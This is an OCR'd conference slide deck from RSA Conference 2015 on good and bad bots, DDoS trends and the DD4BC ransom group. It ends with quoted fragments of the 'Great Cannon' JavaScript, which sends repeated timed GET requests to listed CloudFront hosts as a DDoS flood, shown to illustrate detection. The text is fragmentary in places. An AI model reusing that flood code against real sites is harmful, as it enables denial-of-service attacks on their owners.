RSAConference2015
Singapore | 22-24 July | Marina Bay Sands

CHANGE
Challenge today's security thinking

SESSION ID: TTA-R08

Good Bot, Bad Bot, Ugly Bot. Battle of the Bots!

John Ellis – 周由安

Chief Strategist, Cyber Security (APJ)
Akamai Technologies
@zenofsecurity


About me

- Kiwi (New Zealander)
- 20+ years experience in IT security (trained sheep to hack)
- Have worked in defence, telecommunications and banking
- Consider myself a student, but love to share what I know
- 9 years in Singapore, and see we're still trying to find the Asian solution to the Asian problem (talk to me afterwards if you want to know more).
- Still 'trying' to learn Mandarin….might one day get there


Cyber ‘buzz’ bingo

Cyber	SaaS	Threat Intel	Cloud	BOYD
IoT	Cyber Kill Chain	Innovation	Big Data	Breach
TTPs	Signal to noise	Cross-Platform	SMAC	Next-gen
APT	China	Data Driven	Thought Leaders	Cyber Attack
BOT	Game Changer	PaaS	Cyber Crime	Hacktivist

What is a bot?




Bot trends & environment



Source: Incapsula / Akamai

Good bots

Marketing




Search engine optimization (SEO)

Vulnerability Scanners

Performance analysis tools

Bad bots

Fraud



Vulnerability scanners

Scrapers (your competitors)

Malware

Spam (it ain't ham)


DDoS attacks

Did I mention malware?

Ugly ‘naughty’ bots

Scrapers

Want to know everything about you




Price Aggregators

Crawlers

Too Friendly

Malicious? Maybe, Maybe not

SPAM Bots




Target marketing

Improve SEO

Malware distribution

Fraud

Scraper Bots (an example)




Commercial Scraping Services / Tools

The BOT evolution

DDoS Bots

DDoS attacks instances plotted over time Q113-Q115



Source: Akamai SOTI Security Report Q1 2015

Top 10 Source Countries for DDoS Attacks

China

1.4 billion people

642 million people online

Over 50% of systems infected with viruses

9 out 10 Windows systems pirated

70% of Windows systems never patched

erman
7.3%

China
23.45%

Russia
5.95%

France
6.03%


Akamai

DDoS 4 Bitcoin (DD4BC)

Who, What, Where & How

- DD4BC (DDoS For Bitcoins)
- Online ransom group
- Not ransomware
- No other attribution
- Publicly available DDoS toolkits & rented botnets in the underground

Who are the targets?



Great Canon (GC) of China

```
document.write("<script src='http://libs.baidu.com/jquery/2.0.0/jquery.min.js'><\/script>");
!window.jQuery && document.write("<script src='http://code.jquery.com/jquery-latest.js'><\/script>");
startime = new Date().getTime();
var count = 0;

function unixtime() {
    var dt = new Date();
    var ux = Date.UTC(dt.getFullYear(), dt.getMonth(), dt.getDay(), dt.getHours(), dt.getMinutes(), dt.getSeconds()) / 1000;
    return ux;
}
```

```
function unixtime() {
    var dt = new Date();
    var ux = Date.UTC(dt.getFullYear(), dt.getMonth(), dt.getDay(), dt.getHours(), dt.getMinutes(), dt.getSeconds()) / 1000;
    return ux;
}
```

Coding error provides clue as to how to detect and filter traffic. Example of cat and mouse game

```
var ping;
$.ajax({
    url: myurl + "?" + unixtime(),
    dataType: "text",
    timeout: 10000,
    cache: true,
```

```
url_array = new Array("https://d117ucqx7my6vj.cloudfront.net", "https://d14qqseh1jha6e.cloudfront.net",
"https://d18yee9du95yb4.cloudfront.net", "https://d19r410x06nzy6.cloudfront.net", "https://d1blw6ybvy6vm2.cloudfront.net")
```

Targets of http get flood DDoS attack


```
            r_send(ping);
            count = count + 1;
        }
    }
});
}

function r_send(ping) {
    setTimeout("r_send2()", ping);
}
setTimeout("r_send2()", 2000);
```

Source: https://citiz

